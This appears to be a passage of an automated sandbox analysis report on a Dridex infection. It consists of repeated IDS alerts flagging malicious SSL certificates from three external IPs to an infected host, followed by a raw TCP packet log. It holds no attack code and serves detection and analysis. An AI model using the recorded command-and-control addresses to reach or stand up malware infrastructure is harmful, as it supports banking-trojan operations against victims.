01/11/21-16:34:24.730800	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49263	5.100.228.233	192.168.2.22
01/11/21-16:34:24.730800	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49263	5.100.228.233	192.168.2.22
01/11/21-16:34:25.767985	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49265	77.220.64.37	192.168.2.22
01/11/21-16:34:26.291617	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49266	80.86.91.27	192.168.2.22
01/11/21-16:34:26.804973	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49267	5.100.228.233	192.168.2.22
01/11/21-16:34:26.804973	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49267	5.100.228.233	192.168.2.22
01/11/21-16:34:27.009025	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49268	5.100.228.233	192.168.2.22
01/11/21-16:34:27.009025	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49268	5.100.228.233	192.168.2.22
01/11/21-16:34:28.056413	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49270	77.220.64.37	192.168.2.22
01/11/21-16:34:28.570214	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49271	80.86.91.27	192.168.2.22
01/11/21-16:34:29.077349	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49272	5.100.228.233	192.168.2.22
01/11/21-16:34:29.077349	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49272	5.100.228.233	192.168.2.22
01/11/21-16:34:30.125744	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49274	77.220.64.37	192.168.2.22
01/11/21-16:34:30.743003	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49275	80.86.91.27	192.168.2.22
01/11/21-16:34:31.482706	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49276	5.100.228.233	192.168.2.22
01/11/21-16:34:31.482706	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49276	5.100.228.233	192.168.2.22
01/11/21-16:34:33.080325	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49278	77.220.64.37	192.168.2.22
01/11/21-16:34:33.587426	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49279	80.86.91.27	192.168.2.22
01/11/21-16:34:34.131967	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49280	5.100.228.233	192.168.2.22
01/11/21-16:34:34.131967	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49280	5.100.228.233	192.168.2.22
01/11/21-16:34:35.201630	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49282	77.220.64.37	192.168.2.22
01/11/21-16:34:35.719609	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49283	80.86.91.27	192.168.2.22
01/11/21-16:34:36.228913	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49284	5.100.228.233	192.168.2.22
01/11/21-16:34:36.228913	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49284	5.100.228.233	192.168.2.22
01/11/21-16:34:37.249487	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49286	77.220.64.37	192.168.2.22
01/11/21-16:34:37.755461	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49287	80.86.91.27	192.168.2.22
01/11/21-16:34:38.348549	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49288	5.100.228.233	192.168.2.22
01/11/21-16:34:38.348549	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49288	5.100.228.233	192.168.2.22
01/11/21-16:34:39.395918	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49290	77.220.64.37	192.168.2.22
01/11/21-16:34:39.908038	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49291	80.86.91.27	192.168.2.22
01/11/21-16:34:40.418698	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49292	5.100.228.233	192.168.2.22
01/11/21-16:34:40.418698	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49292	5.100.228.233	192.168.2.22
01/11/21-16:34:41.445898	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49294	77.220.64.37	192.168.2.22
01/11/21-16:34:41.987752	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49295	80.86.91.27	192.168.2.22
01/11/21-16:34:42.497581	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49296	5.100.228.233	192.168.2.22


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:34:42.497581	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49296	5.100.228.233	192.168.2.22
01/11/21-16:34:43.534406	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49298	77.220.64.37	192.168.2.22
01/11/21-16:34:44.111190	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49299	80.86.91.27	192.168.2.22
01/11/21-16:34:44.647836	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49300	5.100.228.233	192.168.2.22
01/11/21-16:34:44.647836	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49300	5.100.228.233	192.168.2.22
01/11/21-16:34:45.676342	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49302	77.220.64.37	192.168.2.22
01/11/21-16:34:46.185377	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49303	80.86.91.27	192.168.2.22
01/11/21-16:34:46.700125	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49304	5.100.228.233	192.168.2.22
01/11/21-16:34:46.700125	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49304	5.100.228.233	192.168.2.22
01/11/21-16:34:47.735541	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49306	77.220.64.37	192.168.2.22
01/11/21-16:34:48.439512	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49307	80.86.91.27	192.168.2.22
01/11/21-16:34:48.950325	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49308	5.100.228.233	192.168.2.22
01/11/21-16:34:48.950325	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49308	5.100.228.233	192.168.2.22
01/11/21-16:34:50.444834	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49310	77.220.64.37	192.168.2.22
01/11/21-16:34:50.956606	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49311	80.86.91.27	192.168.2.22
01/11/21-16:34:51.477695	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49312	5.100.228.233	192.168.2.22
01/11/21-16:34:51.477695	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49312	5.100.228.233	192.168.2.22
01/11/21-16:34:52.503394	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49314	77.220.64.37	192.168.2.22
01/11/21-16:34:53.013927	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49315	80.86.91.27	192.168.2.22
01/11/21-16:34:53.520930	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49316	5.100.228.233	192.168.2.22
01/11/21-16:34:53.520930	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49316	5.100.228.233	192.168.2.22
01/11/21-16:34:54.519881	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49318	77.220.64.37	192.168.2.22
01/11/21-16:34:55.025995	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49319	80.86.91.27	192.168.2.22
01/11/21-16:34:55.524014	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49320	5.100.228.233	192.168.2.22
01/11/21-16:34:55.524014	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49320	5.100.228.233	192.168.2.22
01/11/21-16:34:56.571484	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49322	77.220.64.37	192.168.2.22
01/11/21-16:34:57.089355	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49323	80.86.91.27	192.168.2.22
01/11/21-16:34:57.602076	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49324	5.100.228.233	192.168.2.22
01/11/21-16:34:57.602076	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49324	5.100.228.233	192.168.2.22
01/11/21-16:34:58.624557	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49326	77.220.64.37	192.168.2.22
01/11/21-16:34:59.148180	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49327	80.86.91.27	192.168.2.22
01/11/21-16:34:59.666095	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49328	5.100.228.233	192.168.2.22
01/11/21-16:34:59.666095	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49328	5.100.228.233	192.168.2.22
01/11/21-16:35:00.715691	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49330	77.220.64.37	192.168.2.22
01/11/21-16:35:01.236953	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49331	80.86.91.27	192.168.2.22
01/11/21-16:35:01.761583	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49332	5.100.228.233	192.168.2.22
01/11/21-16:35:01.761583	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49332	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:35:02.802404	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49334	77.220.64.37	192.168.2.22
01/11/21-16:35:03.329766	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49335	80.86.91.27	192.168.2.22
01/11/21-16:35:03.878445	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49336	5.100.228.233	192.168.2.22
01/11/21-16:35:03.878445	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49336	5.100.228.233	192.168.2.22
01/11/21-16:35:04.892348	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49338	77.220.64.37	192.168.2.22
01/11/21-16:35:05.404986	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49339	80.86.91.27	192.168.2.22
01/11/21-16:35:05.985456	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49340	5.100.228.233	192.168.2.22
01/11/21-16:35:05.985456	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49340	5.100.228.233	192.168.2.22
01/11/21-16:35:06.991646	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49342	77.220.64.37	192.168.2.22
01/11/21-16:35:07.525240	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49343	80.86.91.27	192.168.2.22
01/11/21-16:35:08.064987	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49344	5.100.228.233	192.168.2.22
01/11/21-16:35:08.064987	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49344	5.100.228.233	192.168.2.22
01/11/21-16:35:09.102310	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49346	77.220.64.37	192.168.2.22
01/11/21-16:35:09.628687	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49347	80.86.91.27	192.168.2.22
01/11/21-16:35:10.143444	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49348	5.100.228.233	192.168.2.22
01/11/21-16:35:10.143444	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49348	5.100.228.233	192.168.2.22
01/11/21-16:35:11.176219	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49350	77.220.64.37	192.168.2.22
01/11/21-16:35:11.690394	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49351	80.86.91.27	192.168.2.22
01/11/21-16:35:12.217871	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49352	5.100.228.233	192.168.2.22
01/11/21-16:35:12.217871	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49352	5.100.228.233	192.168.2.22
01/11/21-16:35:13.283894	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49354	77.220.64.37	192.168.2.22
01/11/21-16:35:13.809427	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49355	80.86.91.27	192.168.2.22
01/11/21-16:35:14.331349	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49356	5.100.228.233	192.168.2.22
01/11/21-16:35:14.331349	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49356	5.100.228.233	192.168.2.22
01/11/21-16:35:15.380542	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49358	77.220.64.37	192.168.2.22
01/11/21-16:35:15.904026	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49359	80.86.91.27	192.168.2.22
01/11/21-16:35:16.392687	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49360	5.100.228.233	192.168.2.22
01/11/21-16:35:16.392687	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49360	5.100.228.233	192.168.2.22
01/11/21-16:35:17.417956	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49362	77.220.64.37	192.168.2.22
01/11/21-16:35:17.928863	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49363	80.86.91.27	192.168.2.22
01/11/21-16:35:18.471172	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49364	5.100.228.233	192.168.2.22
01/11/21-16:35:18.471172	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49364	5.100.228.233	192.168.2.22
01/11/21-16:35:19.567363	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49366	77.220.64.37	192.168.2.22
01/11/21-16:35:20.192353	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49367	80.86.91.27	192.168.2.22
01/11/21-16:35:20.709398	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49368	5.100.228.233	192.168.2.22
01/11/21-16:35:20.709398	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49368	5.100.228.233	192.168.2.22
01/11/21-16:35:21.760297	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49370	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:35:22.279629	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49371	80.86.91.27	192.168.2.22
01/11/21-16:35:22.807530	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49372	5.100.228.233	192.168.2.22
01/11/21-16:35:22.807530	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49372	5.100.228.233	192.168.2.22
01/11/21-16:35:23.867316	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49374	77.220.64.37	192.168.2.22
01/11/21-16:35:24.385838	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49375	80.86.91.27	192.168.2.22
01/11/21-16:35:24.904681	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49376	5.100.228.233	192.168.2.22
01/11/21-16:35:24.904681	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49376	5.100.228.233	192.168.2.22
01/11/21-16:35:25.943777	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49378	77.220.64.37	192.168.2.22
01/11/21-16:35:26.450298	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49379	80.86.91.27	192.168.2.22
01/11/21-16:35:26.984739	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49380	5.100.228.233	192.168.2.22
01/11/21-16:35:26.984739	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49380	5.100.228.233	192.168.2.22
01/11/21-16:35:28.029237	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49382	77.220.64.37	192.168.2.22
01/11/21-16:35:28.540636	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49383	80.86.91.27	192.168.2.22
01/11/21-16:35:29.081347	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49384	5.100.228.233	192.168.2.22
01/11/21-16:35:29.081347	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49384	5.100.228.233	192.168.2.22
01/11/21-16:35:30.119499	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49386	77.220.64.37	192.168.2.22
01/11/21-16:35:30.643194	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49387	80.86.91.27	192.168.2.22
01/11/21-16:35:31.140349	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49388	5.100.228.233	192.168.2.22
01/11/21-16:35:31.140349	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49388	5.100.228.233	192.168.2.22
01/11/21-16:35:32.161517	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49390	77.220.64.37	192.168.2.22
01/11/21-16:35:32.675151	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49391	80.86.91.27	192.168.2.22
01/11/21-16:35:33.189373	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49392	5.100.228.233	192.168.2.22
01/11/21-16:35:33.189373	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49392	5.100.228.233	192.168.2.22
01/11/21-16:35:34.214788	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49394	77.220.64.37	192.168.2.22
01/11/21-16:35:34.749607	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49395	80.86.91.27	192.168.2.22
01/11/21-16:35:35.260406	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49396	5.100.228.233	192.168.2.22
01/11/21-16:35:35.260406	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49396	5.100.228.233	192.168.2.22
01/11/21-16:35:36.323626	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49398	77.220.64.37	192.168.2.22
01/11/21-16:35:36.857069	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49399	80.86.91.27	192.168.2.22
01/11/21-16:35:37.370202	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49400	5.100.228.233	192.168.2.22
01/11/21-16:35:37.370202	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49400	5.100.228.233	192.168.2.22
01/11/21-16:35:38.403123	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49402	77.220.64.37	192.168.2.22
01/11/21-16:35:38.982861	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49403	80.86.91.27	192.168.2.22
01/11/21-16:35:39.487369	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49404	5.100.228.233	192.168.2.22
01/11/21-16:35:39.487369	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49404	5.100.228.233	192.168.2.22
01/11/21-16:35:40.514706	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49406	77.220.64.37	192.168.2.22
01/11/21-16:35:41.034849	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49407	80.86.91.27	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:35:41.548950	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49408	5.100.228.233	192.168.2.22
01/11/21-16:35:41.548950	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49408	5.100.228.233	192.168.2.22
01/11/21-16:35:42.583786	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49410	77.220.64.37	192.168.2.22
01/11/21-16:35:43.097619	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49411	80.86.91.27	192.168.2.22
01/11/21-16:35:43.613890	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49412	5.100.228.233	192.168.2.22
01/11/21-16:35:43.613890	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49412	5.100.228.233	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:33:14.755270958 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:14.967978954 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:14.968111992 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:14.969628096 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.181149006 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.194456100 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.194693089 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.196090937 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.196229935 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.198546886 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.198667049 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.201373100 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.201487064 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.203788042 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.203886032 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.204046965 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.204130888 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.204211950 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.204282999 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.204433918 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.204511881 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.208348036 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.208524942 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.208561897 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.208647966 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.217252970 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.411117077 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.411189079 CET	49165	80	192.168.2.22	43.255.154.9
